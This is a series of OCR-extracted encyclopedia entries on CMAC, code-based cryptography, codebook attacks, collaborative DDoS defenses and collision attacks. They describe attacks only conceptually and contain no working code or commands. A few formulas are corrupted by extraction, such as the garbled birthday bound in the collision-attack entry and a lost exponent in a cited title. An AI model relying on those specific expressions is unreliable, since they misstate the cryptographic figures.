[MathSciNet]

van Emde Boas P (1981) Another NP-complete problem and the complexity of computing short vectors in a lattice. Technical report 81-04, Mathematics Institut, University of Amsterdam.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300161

Cloud Security

Multi-client Oblivious RAM
Secure Data Outsourcing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_562

CMAC

Bart Preneel[38] ✉
(38) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Definition

CMAC is a MAC algorithm based on a block cipher; it is a CBC-MAC variant that requires only one block cipher key and that is highly optimized in terms of number of encryptions. Two masking keys K_2 and K_3 are derived from the block cipher key K_1. The masking key K_2 is added prior to the last encryption if the last block is complete; otherwise, the masking key K_3 is added.

Background

In 2000, Black and Rogaway (2005) proposed the XBC (or three-key MAC) construction to get rid of the overhead due to padding in CBC-MAC, in particular when the message length in bits is an integer multiple of the block length of the block cipher. In 2002, Kurosawa and Iwata reduced the number of keys to two in the TMAC construction; 1 year later, Iwata and Kurosawa (2003a) managed to reduce the number of keys to one by deriving the second and third key from the first one. In 2005, NIST has standardized this algorithm under the name CMAC (NIST Special Publication 800-38B 2005); CMAC has been included in the informational RFC 4493 (Poovendran et al. 2006).

Theory

In the following, the block length and key length of the block cipher will be denoted with n and k respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeroes will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. For a string x with $|x| < n$, $pad_n(x)$ is the string of length n obtained by appending to the right a "1" bit followed by $n - |x| - 1$ "0" bits.

Considered the finite field GF(2^n) defined using the irreducible polynomial $p_n(x)$; here $p_n(x)$ is the lexicographically first polynomial, chosen among the irreducible polynomials of degree n that have a minimum number of nonzero coefficients. For $n = 128$, $p_n(x) = x^{128} + x^7 + x^2 + x + 1$. Denote the string consisting of the rightmost n coefficients (corresponding to x^{n-1} through the constant term) of $p_n(x)$ with $\tilde{p}_n$; for the example $\tilde{p}_{128} = 0^{120}10000111$. The operation $\texttt{multx}(s)$ on an n-bit string considers s as an element in the finite field GF(2^n) and multiplies it by the element corresponding to the monomial $\texttt{x}$ in GF(2^n). It can be computed as follows, where s_{n-1} denotes the leftmost bit of s, and $\ll$ denotes a left shift operation.

$$\texttt{multx}(s) = \begin{cases} s \ll 1 & \text{if } s_{n-1} = 0 \\ (s \ll 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

The three-key MAC construction XCBC uses a k-bit block cipher key K_1 and two n-bit masking keys K_2 and K_3. For CMAC, one computes $L \leftarrow E_{K_1}(0^n)$, and the masking keys are obtained as $K_2 \leftarrow \texttt{multx}(L)$ and $K_3 \leftarrow \texttt{multx}(K_2)$.

CMAC is an iterated MAC algorithm applied to an input $x = x_1, x_2, \ldots, x_t$, with $|x_1| = |x_2| = \cdots = |x_{t-1}| = n$ and $|x_t| \leq n$.

- Message transformation. Define $x'_i \leftarrow x_i$ for $1 \leq i \leq t - 1$. If $|x_t| = n$, $x'_t \leftarrow (x_t \oplus K_2)$; if $|x_t| < n$, $x'_t \leftarrow (\texttt{pad}_n(x_t) \oplus K_3)$.
- CBC-MAC computation, which iterates the following operation:

$$H_i = E_K\left(H_{i-1} \oplus x'_i\right),\ 1 \le i \le t.$$

The initial value is equal to the all zero string, or $H_0 = 0^n$.

- The MAC value consists of the leftmost m bits of H_t.

Note that the CBC-MAC computation is inherently serial: The processing of block $i + 1$ can only start if the processing of block i has been completed; this is a disadvantage compared to a parallel MAC algorithm such as PMAC. PMAC requires more encryptions; this is mainly important for short messages.

The designers of CMAC have proved that CMAC is a secure MAC algorithm if the underlying block cipher is a pseudo-random permutation; the security bounds are meaningful if the total number of input blocks is significantly smaller than $2^{n/2}$ (Iwata and Kurosawa 2003a, b; Nandi 2009). The bound for CMAC is not as tight as that of EMAC (cf. CBC-MAC and variants). The birthday attack based on internal collisions of (Preneel and van Oorschot 1995) is an upper bound that almost matches the lower bound. Mitchell has demonstrated in (Mitchell 2005) that an internal collision can also be used to recover K_2 and K_3 and thus S; this allows for many additional trivial forgeries but does not help in recovering the block cipher key K_1.

Cross-References

Block Ciphers
MAC Algorithms

Recommended Reading

Black J, Rogaway P (2005) CBC-MACs for arbitrary length messages: the three-key constructions. J Cryptol 18(2):111–131. Earlier version in advances in cryptology, proceedings Crypto 2000, LNCS 1880, M. Bellare (ed), Springer, 2000, pp 197–215

Iwata T, Kurosawa K (2003a) OMAC: one key CBC MAC. In: Johansson T (ed) Fast software encryption, LNCS 2887. Springer, Heidelberg, pp 129–153

Iwata T, Kurosawa K (2003b) Stronger security bounds for OMAC, TMAC, and XCBC. In: Johansson T, Maitra S (eds) Progress in cryptology, proceedings Indocrypt 2003, LNCS 2904. Springer, Berlin, pp 402–415

Kurosawa K, Iwata T (2003) TMAC: two-key CBC MAC. In: Joye M (ed) Topics in cryptology, cryptographers' track RSA 2003, LNCS 2612. Springer, Berlin, pp 33–49

Mitchell CJ (2005) Partial key recovery attacks on XCBC, TMAC and OMAC. In: Smart NP (ed) Cryptography and coding, proceedings IMAC 2005, LNCS 3796. Springer, Berlin/Heidelberg, pp 155–167

Nandi M (2009) Improved security analysis for OMAC as a pseudorandom function. J Math Cryptol 3(2):133–148
[MathSciNet]

NIST Special Publication 800-38B (2005) Recommendation for block cipher modes of operation: the CMAC mode for authentication, May 2005

Poovendran R, Lee J, Iwata T (2006) The AESCMAC algorithm. In: Request for comments (RFC) 4493 (informational), Internet Engineering Task Force (IETF), June 2006

Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology, proceedings Crypto'95, LNCS 963. Springer, Berlin, pp 1–14

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300163

CMVP---Cryptographic Module Validation Program

FIPS 140-2

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300164

Code Verification

Program Verification and Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_378

Code-Based Cryptography

Nicolas Sendrier[39] ✉
(39) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Nicolas Sendrier**
Email: Nicolas.Sendrier@inria.fr

Editors note: Code-based cryptography is one of the areas considered for Post Quantum cryptographic systems.

Definition

Code-based cryptography includes all cryptosystems, symmetric or asymmetric, whose security relies, partially or totally, on the hardness of decoding in a linear error correcting code, possibly chosen with some particular structure or in a specific family (for instance, quasi-cyclic codes or Goppa codes).

Applications

In the case of asymmetric primitives, the security relies, in addition to the hardness of decoding (Berlekamp et al. 1978), on how well the trapdoor is concealed (typically the difficulty of obtaining a Goppa code distinguisher). The main primitives are:

- Public-key encryption schemes (McEliece 1978; Niederreiter 1986)
- Digital signature scheme (Courtois et al. 2001)

For other primitives, the security only depends on the hardness of decoding:

- Zero-knowledge authentification protocols (Stern 1993; Véron 1995; Gaborit and Girault 2007)
- Pseudo-random number generator and stream cipher (Fischer and Stern 1996; Gaborit et al. 2007)
- Cryptographic hash function (Augot et al. 2008)

Cross-References

McEliece Public Key Cryptosystem

References

Augot D, Finiasz M, Gaborit P, Manuel S, Sendrier N (2008) SHA-3 proposal: FSB. Submission to the SHA-3 NIST competition

Berlekamp ER, McEliece RJ, van Tilborg HC (1978) On the inherent intractability of certain coding problems. IEEE Trans Inf Theory 24(3):384–386
[MathSciNet]

Courtois N, Finiasz M, Sendrier N (2001) How to achieve a McEliece-based digital signature scheme. In: Boyd C (ed) Advances in cryptology – ASI-ACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 157–174

Fischer JB, Stern J (1996) An efficient pseudo-random generator provably as secure as syndrome decoding. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 245–255

Gaborit P, Girault M (2007) Lightweight code-based identification and signature. In: IEEE conference, ISIT'07, Nice. IEEE, pp 191–195

Gaborit P, Laudaroux C, Sendrier N (2007) SYND: a very fast code-based stream cipher with a security reduction. In: IEEE conference, ISIT'07, Nice. IEEE, pp 186–190

McEliece RJ (1978) A public-key cryptosystem based on algebraic coding theory. DSN Progress Report, Jet Propulsion Laboratory, California Institute of Technology, Pasadena, pp 114–116

Niederreiter H (1986) Knapsack-type cryptosystems and algebraic coding theory. Probl Contr Inf Theory 15(2):157–166
[MathSciNet]

Stern J (1993) A new identification scheme based on syndrome decoding. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 13–21

Véron P (1995) A fast identification scheme. In: IEEE conference, ISIT'95, Whistler, p 359

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_563

Codebook Attack

Alex Biryukov[40] ✉
(40) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

A codebook attack is an example of a known plaintext attack scenario in which the attacker is given access to a set of plaintexts and their corresponding encryptions (for a fixed key): (P_i, C_i), $i = 1, \ldots, N$. These pairs constitute a codebook which someone could use to listen to further communication and which could help him or her to partially decrypt the future messages even without the knowledge of the secret key. He or she could also use this knowledge in a replay attack by replacing blocks in the communication or by constructing meaningful messages from the blocks of the codebook.

Applications

Codebook attack may even be applied in a passive traffic analysis scenario, i.e., as a ciphertext-only attack, which would start with frequency analysis of the received blocks and attempts to guess their meaning. Ciphers with small block size are vulnerable to the Codebook attack, especially if used in the simplest Electronic Codebook mode of operation. Already with $N = 2^{n/2}$ known pairs, where n is the block size of the cipher, the attacker has good chances to observe familiar blocks in the future communications of size $O(2^{n/2})$, due to the birthday paradox. If communication is redundant, the size of the codebook required may be even smaller. Modern block ciphers use 128-bit block size to make such attacks harder to mount. A better way to combat such attacks is to use chaining modes of operation like Cipher-

Block Chaining mode (which makes further blocks of ciphertext dependent on all the previous blocks) together with the authentication of the ciphertext.

Cross-References

- Block Ciphers

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300165

Cognitive Style

Risk Communication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_263

Collaborative DoS Defenses

Jelena Mirkovic[41] ✉
(41) Information Sciences Institute, University of Southern California, Marina del Rey, CA, USA

✉ **Jelena Mirkovic**
Email: mirkovic@isi.edu

Definition

A collaborative DoS defense engages multiple Internet components in prevention, detection, and/or response to denial-of-service (DoS) attacks. Usually, such components are under different administrative control, which necessitates an explicit collaboration model.

Background


Any action perpetrated with a goal to deny service to legitimate clients is called a "denial-of-service (DoS) attack." There are many ways to deny service, including direct flooding, indirect flooding via reflector attacks (where attack nodes send service requests to many public servers, spoofing the IP addresses of the victim, and thus the replies overwhelm the victim), misusing the routing protocols, hijacking DNS service, exploiting vulnerable applications and protocols, etc. A most common form of DoS is direct flooding attacks, which are often *distributed*, i.e., they involve multiple attack machines (distributed denial-of-service [DDoS]). The attacking nodes generate high traffic rates to the server that is the victim of the attack, overwhelming some critical resource at or near the server. The

second most common form of DoS is reflector attacks, which are also distributed.

Since DDoS attacks are naturally distributed, it seems logical that a distributed defense could outperform point solutions (Mirkovic et al. 2003; Oikonomou et al. 2006). As trends in the attack community continue to involve larger and larger attack networks, the need for distributed solutions increases. Distributed defenses against DDoS attacks are necessarily collaborative, since there must be some information exchange and coordination between defense components at different locations.

Applications

Figure 1 shows a very simplified illustration of a flooding DDoS attack.



Collaborative DoS Defenses, Fig. 1 Illustration of a flooding DDoS attack

Attackers A1–A6 flood the victim server V; the attack traffic is forwarded by routers R1–R6 and RV, while legitimate clients C1–C4 attempt to obtain some service from the same server. The goal of DDoS defense is to enable C1–C4 to receive good quality of service from V in spite of the attack.

Attack Response Approaches

Attack *response* approaches must provide the following functionalities:

1. Attack detection

2. Differentiation of legitimates from attack traffic

3. Selective dropping of sufficient volume of attack traffic to alleviate the load at the victim

References (Mirkovic et al. 2003; Oikonomou et al. 2006; Walfish et al. 2006; Liu et al. 2008; Mahajan et al. 2002; Song 2005; Papadopoulos et al. 2003) are the examples of responsive approaches.

The most opportune location for attack detection is at or near the victim, e.g., on nodes V or RV. This enables the defense to observe all the traffic that reaches the victim, as well as the victim's ability to handle it.

Attack differentiation often requires either collaboration of legitimate clients who follow special rules to reach the server, or extensive traffic observation and profiling. The first functionality requires deployment at the traffic sources, while the second is best provided at or near the sources, where traffic volume and aggregation cost are low enough to make the profiling cost affordable. Sample deployment points in the example from Fig. 1 could be A1–A6, C1–C4, and R1–R4.

Selective dropping can be done at any router, but some locations are more advantageous than others. In the example from Fig. 1, if RV did selective dropping, the sheer volume of traffic may be too much for it to manage. Moving the location of the filter closer to the sources divides the load among multiple routers (naturally following traffic's divergence) and preserves Internet resources.

A sample collaborative system that engages defenses close to the sources and the victim (network edges), but not in the network core, is described in publication (Papadopoulos et al. 2003). Collaborative defenses at the edge usually engage victim-end defenses at attack detection, while source-end defenses perform traffic differentiation and filtering. The advantage of these approaches is that deployment of new systems is easier at edge networks than in the core. The disadvantage is that anything but complete deployment at all Internet edges may leave open direct paths from attackers to the defense located close to the victim, making overload still

possible. For example, if only edge routers R2, R3, R4, and RV in Fig. 1 deployed a defense, but not the edge router R1, attack traffic from A1–A2 could still reach, and potentially overwhelm, RV. Further disadvantage is that network sources have little incentive to deploy defenses to help a remote victim.

A sample system that engages defenses only in the network core by modifying routers to perform traffic differentiation and selective filtering is described in publication (Mahajan et al. 2002). In the example from Fig. 1, such defenses could be deployed at routers R5 and R6. The advantage of core-located defenses is that a small number of deployment points (in the example from Fig. 1 there are two) see and thus can filter traffic from many attack–victim pairs. The disadvantage is that due to the requirements to preserve router resources and handle high traffic load the defense handles traffic in a coarse-grain manner, which lowers accuracy. If attack detection is performed at routers, its accuracy depends on the defense deployment pattern. Having the victim signals the attack occurrence to the routers can amend this. A further disadvantage is that deployment at core networks is more difficult to achieve in practice than edge deployment, since core networks have higher performance targets.

A sample system that engages defenses at all three locations (close to the sources, close to the victim, and in the core), specialized to perform functionalities that are opportune at their location, is described in publication (Oikonomou et al. 2006). This distribution approach likely yields the best defense performance. Core components handle the incomplete deployment problem that plagues edge defenses, and costly functionalities such as attack detection and traffic differentiation can be delegated from core to edge locations. The disadvantage is that there is no economic incentive for defense deployment at core and close to the sources, to help a remote victim.

Recently, researchers explored collaborative defenses between ISPs (Ramanathan et al. 2018) (some of which could be at the edge, and some could be core ISPs) and between peers at an IXP (Dietzel et al. 2018). Another avenue for collaboration was pursued in the commercial sector, where cloud defense providers (e.g., CloudFlare, Akamai, and Prolexic) together with researchers and operators have worked on standards for signaling protocols (e.g., DOTS (2019) and i2nsf (2017)) that would enable

victims of the attack to communicate key information, such as rulesets, traffic samples, attack alerts, etc. to defense providers.

As a response to an attack, some defense proposals choose to reroute traffic instead of selectively filtering the attack. For example, the *MOVE* defense (Stavrou et al. 2005) uses graphical Turing tests to differentiate humans from bots during an attack and relocates the victim's service to another location. Traffic from verified legitimate users is routed to this new location, while attack traffic continues to flow to the old location.

Some defenses focus on locating the attack machines (traceback), rather than filtering attack traffic, for example, those described in publications (Stone 2000; Savage et al. 2000). The assumption here is that attackers use IP spoofing and that tracing back to their locations, even approximately, can aid other defenses in better filter placement.

Attack Prevention Approaches

Collaborative defenses that aim to *prevent* DoS attacks usually engage nodes both at the victim and in the core, and assume some cooperation of legitimate clients. These approaches change the way clients access the victim, to make it easier to distinguish legitimates from attack sources. The legitimate clients are expected to adopt the new access channel, while no assumptions are made about attackers' adoption of the same.

For example, the TVA architecture (Yang et al. 2005) requires each client to first obtain a ticket from the server authorizing future communication. This ticket is presented to participating core routers in future client's traffic and enables its differentiation from the attack. The SOS (Keromytis et al. 2002) and Mayday (Andersen 2003) architectures require clients to access the protected server via an overlay that helps authorize access, hide the server's location, and filter unauthorized traffic. The main disadvantage of prevention approaches is their need for wide adoption – legitimate clients and sometimes core routers must change. If core router deployment of the new defense is very sparse, the protection becomes ineffective, since attack traffic can bypass the defense. If client deployment is sparse, the majority of legitimate clients still cannot access the protected server during attacks. This lowers the server's incentive to deploy the protection mechanism.

Open Problems and Future Directions

The biggest challenge for collaborative approaches is the deployment incentive at locations remote from the victim. An ISP may be willing to deploy new mechanisms to protect its customers, and could incorporate this new service into its portfolio. But there is no incentive for an ISP or an edge network to deploy an altruistic service that protects a remote victim. This problem is exacerbated at the defense systems that involve core routers. These routers not only lack incentives for deployment, but they also lack resources. The core routers' primary goal is routing a lot of traffic quickly and efficiently. There are few CPU/memory resources to dedicate to new functionalities.

Another challenge is the effectiveness in the partial deployment scenarios. Since the deployment incentives run low, a promising defense must deliver substantial protection to the victim under a severely low deployment. This is just not the case with collaborative defenses.

Finally, an inherent challenge in any system that requires collaboration is how to become robust against insider attacks. A collaborator turned bad can serve wrong information attempting to either create new ways to deny service, or to bypass the defense and perform a successful attack.

Cross-References

DoS Pushback

References

Andersen DG (2003) Mayday: distributed filtering for Internet services. In: Proceedings of the 4th conference on USENIX symposium on Internet technologies and systems, vol 4

DDoS Open Threat Signaling (DOTS) (2019) IETF Internet Working Group, charter-ietf-dots-01

Dietzel C, Wichtlhuber M, Smargdakis G, Feldman A (2018) Stellar: network attack mitigation using advanced blackholing. In: Proceedings of the 14th international conference on Emerging networking experiments and technologies (CoNEXT)

Interface to Network Security Functions (i2nsf) (2017) IETF Internet Working Group, charter-ietf-i2nsf-01

Keromytis AD, Misra V, Rubenstein D (2002) SOS: secure overlay services. ACM SIGCOMM Comput Commun Rev 32(4):61–72

Liu X, Yang X, Lu Y (2008) To filter or to authorize: network-layer DoS defense against multimillion-node botnets. In: Proceedings of ACM SIGCOMM

Mahajan R, Bellovin SM, Floyd S, Ioannidis J, Paxson V, Shenker S (2002) Controlling high-bandwidth aggregates in the network. ACM SIGCOMM Comput Comm Rev 32(3):62–73

Mirkovic J, Robinson M, Reiher P, Kuenning G (2003) Alliance formation for DDoS defense. In: Proceedings of the new security paradigms workshop, pp 11–18

Oikonomou G, Mirkovic J, Reiher P, Robinson M (2006) A framework for collaborative DDoS defense. In: Proceedings of the 22nd annual computer security applications conference (ACSAC), pp 33–42

Papadopoulos C, Lindell R, Mehringer J, Hussain A, Govindan R (2003) COSSACK: coordinated suppression of simultaneous attacks. In: Proceedings of DISCEX, pp 2–13

Ramanathan S, Mirkovic J, Yu M, Zhang Y (2018) SENSS against volumetric DDoS attacks. In: Proceedings of annual computer security applications conference (ACSAC)

Savage S, Wetherall D, Karlin A, Anderson T (2000) Practical network support for IP traceback. In: Proceedings of ACM SIGCOMM

Song Q (2005) Perimeter-based defense against high bandwidth DDoS attacks. IEEE Trans Parallel Distrib Syst 16(6):526–537

Stavrou A, Keromytis AD, Nieh J, Misra V, Rubenstein D (2005) MOVE: an end-to-end solution to network denial of service. In: Proceedings of the Internet Society (ISOC) symposium on Network and distributed systems security (SNDSS), pp 81–96

Stone R (2000) Centertrack: an IP overlay network for tracking DoS floods. In: Proceedings of the 9th conference on USENIX security symposium, vol. 9

Walfish M, Vutukuru M, Balakrishnan H, Karger D, Shenker S (2006) DDoS defense by offense. In: Proceedings of ACM SIGCOMM, pp 303–314

Yang X, Wetherall D, Anderson T (2005) A DoS-limiting network architecture. ACM SIGCOMM Comput Commun Rev 35(4):241–252

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300166

Collective Behavior

Group Behavior in Cybersecurity

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300167

Collective Privacy

Interdependent Privacy (IDP)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300168

Collective Remote Attestation

Swarm Attestation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_564

Collision Attack

Bart Preneel[42] ✉
(42) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Definition

A collision attack finds two identical values among elements that are chosen according to some distribution on a finite set *S*. In cryptography, one typically assumes that the objects are chosen according to a uniform distribution. In most cases a repeating value or collision results in an attack on the cryptographic scheme.

Background

A collision attack on a hash function used in a digital signature scheme was proposed by G. Yuval in 1979 (Yuval 1979); since then, collision attacks have been developed for numerous cryptographic schemes.

Theory

A collision attack exploits repeating values that occur when elements are chosen with replacement from a finite set *S*. By the birthday paradox, repetitions will occur after approximately $\tilde{O}\left(r/t\right)$ attempts, where |*S*| denotes the size of the set *S*.

The most obvious application of a collision attack is to find collisions for a cryptographic hash function. For a hash function with an n-bit result, an efficient collision search based on the birthday paradox requires approximately $2^{n/2}$ hash function evaluations. For this application, one can substantially reduce the memory requirements (and also the memory accesses) by translating the problem to the detection of a cycle in an iterated mapping (Quisquater and Delescaille 1990). Van Oorschot and Wiener propose an efficient parallel variant of this algorithm (van Oorschot and Wiener 1999). In order to make a collision search infeasible for the next 10 years, the hash result needs to be 192 bits or more. A collision attack can also play a role to find (second) preimages for a hash function: If one has $2^{n/2}$ values to invert, one expects to find at least one (second) preimage after $2^{n/2}$ hash function evaluations. If hash functions have weaknesses, a collision can be found in time less than $2^{n/2}$; there are plenty of examples including MD4, MD5, SHA-0, and SHA-1.

An internal collision attack on a MAC algorithm (Message Authentication Code) exploits collisions of the chaining variable of a MAC algorithm. It allows for a MAC forgery. As an example, a forgery attack for an iterated MAC algorithm with an n-bit intermediate state requires at most $2^{n/2}$ known texts and a single chosen text (Preneel and van Oorschot 1999). For some MAC algorithms, such as MAA (Message Authentication Algorithm), internal collisions can lead to a key recovery attack (Preneel et al. 1997).

A block cipher should be a one-way function from key to ciphertext (for a fixed plaintext). If the same plaintext is encrypted using $2^{k/2}$ keys (where k is the key length in bits), one expects to recover one of the keys after $2^{k/2}$ trial encryptions (Biham 2002). This attack can be precluded by the mode of operation; however, collision attacks also apply to these modes. In the Cipher Block Chaining (CBC) and Cipher FeedBack (CFB) mode of an n-bit block cipher, a repeated value of an n-bit ciphertext string leaks information on the plaintext (Knudsen 1994; Maurer 1991) (Block Ciphers for more details).

For synchronous stream ciphers that have a next state function that is a random function (rather than a permutation), one expects that the key stream will repeat after $2^{m/2}$ output symbols, with m denotes the size of the internal memory in bits. Such a repetition leaks the sum of the

corresponding plaintexts, which is typically sufficient to recover them. This attack applies to a variant of the Output FeedBack (OFB) mode of a block cipher where less than n output bits are fed back to the input. If exactly n bits are fed back as specified by in the OFB mode, one expects a repetition after the selection of $2^{n/2}$ initial values.

The best generic algorithm to solve the discrete logarithm problem in any group G requires time $O\left(\sqrt{p}\right)$, where p is the largest prime dividing the order of G (Shoup 1997); this attack is based on collisions.

In many cryptographic protocols, for example, entity authentication protocols, the verifier submits a random challenge to the prover. If an n-bit challenge is chosen uniformly at random, one expects to find a repeating challenge after $2^{n/2}$ runs of the protocol. A repeating challenge leads to a break of the protocol. A meet-in-the-middle attack is a specific variant of a collision attack which allows to cryptanalyze some hash functions and multiple encryption modes (Block Ciphers).

In some cryptographic applications, one needs to find t-collisions; this corresponds to the same value repeating t times (for normal collisions $t = 2$). Joux showed that for an iterated hash function with internal memory of n bits, a t-collision can be found in time $O(\log_2(t) \cdot 2^{n/2})$, while for an ideal n-bit function this should take time approximately $O(t!\, 2^{n(t-1)/t})$ (Joux 2004). This result can be used to show that the concatenation of two iterated hash functions is only as secure as the strongest of the two.

Cross-References

Collision Resistance
Hash Functions

References

Biham E (2002) How to decrypt or even substitute DES-encrypted messages in 228 steps. Inf Process Lett 84(3):117–124l

Joux A (2004) Multicollisions in iterated hash functions. Application to cascaded constructions. In: Franklin MK (ed) Advances in cryptology, proceedings Crypto'04, Santa Barbara, August 2004, Lecture notes in computer science, vol 3512. Springer, Berlin, pp 306–316

Knudsen LR (1994) Block ciphers—analysis, design and applications. PhD thesis, Aarhus University, Aarhus C

Maurer UM (1991) New approaches to the design of self-synchronizing stream ciphers. In: Davies DW (ed) Advances in cryptology, proceedings Eurocrypt'91, Brighton, April 1991, Lecture notes in computer science, vol 547. Springer, Berlin, pp 458–471

Preneel B, van Oorschot PC (1999) On the security of iterated message authentication codes. IEEE Trans Inf Theory IT–45(1):188–199
[MathSciNet]

Preneel B, Rijmen V, van Oorschot PC (1997) A security analysis of the message authenticator algorithm (MAA). Eur Trans Telecommun 8(5):455–470

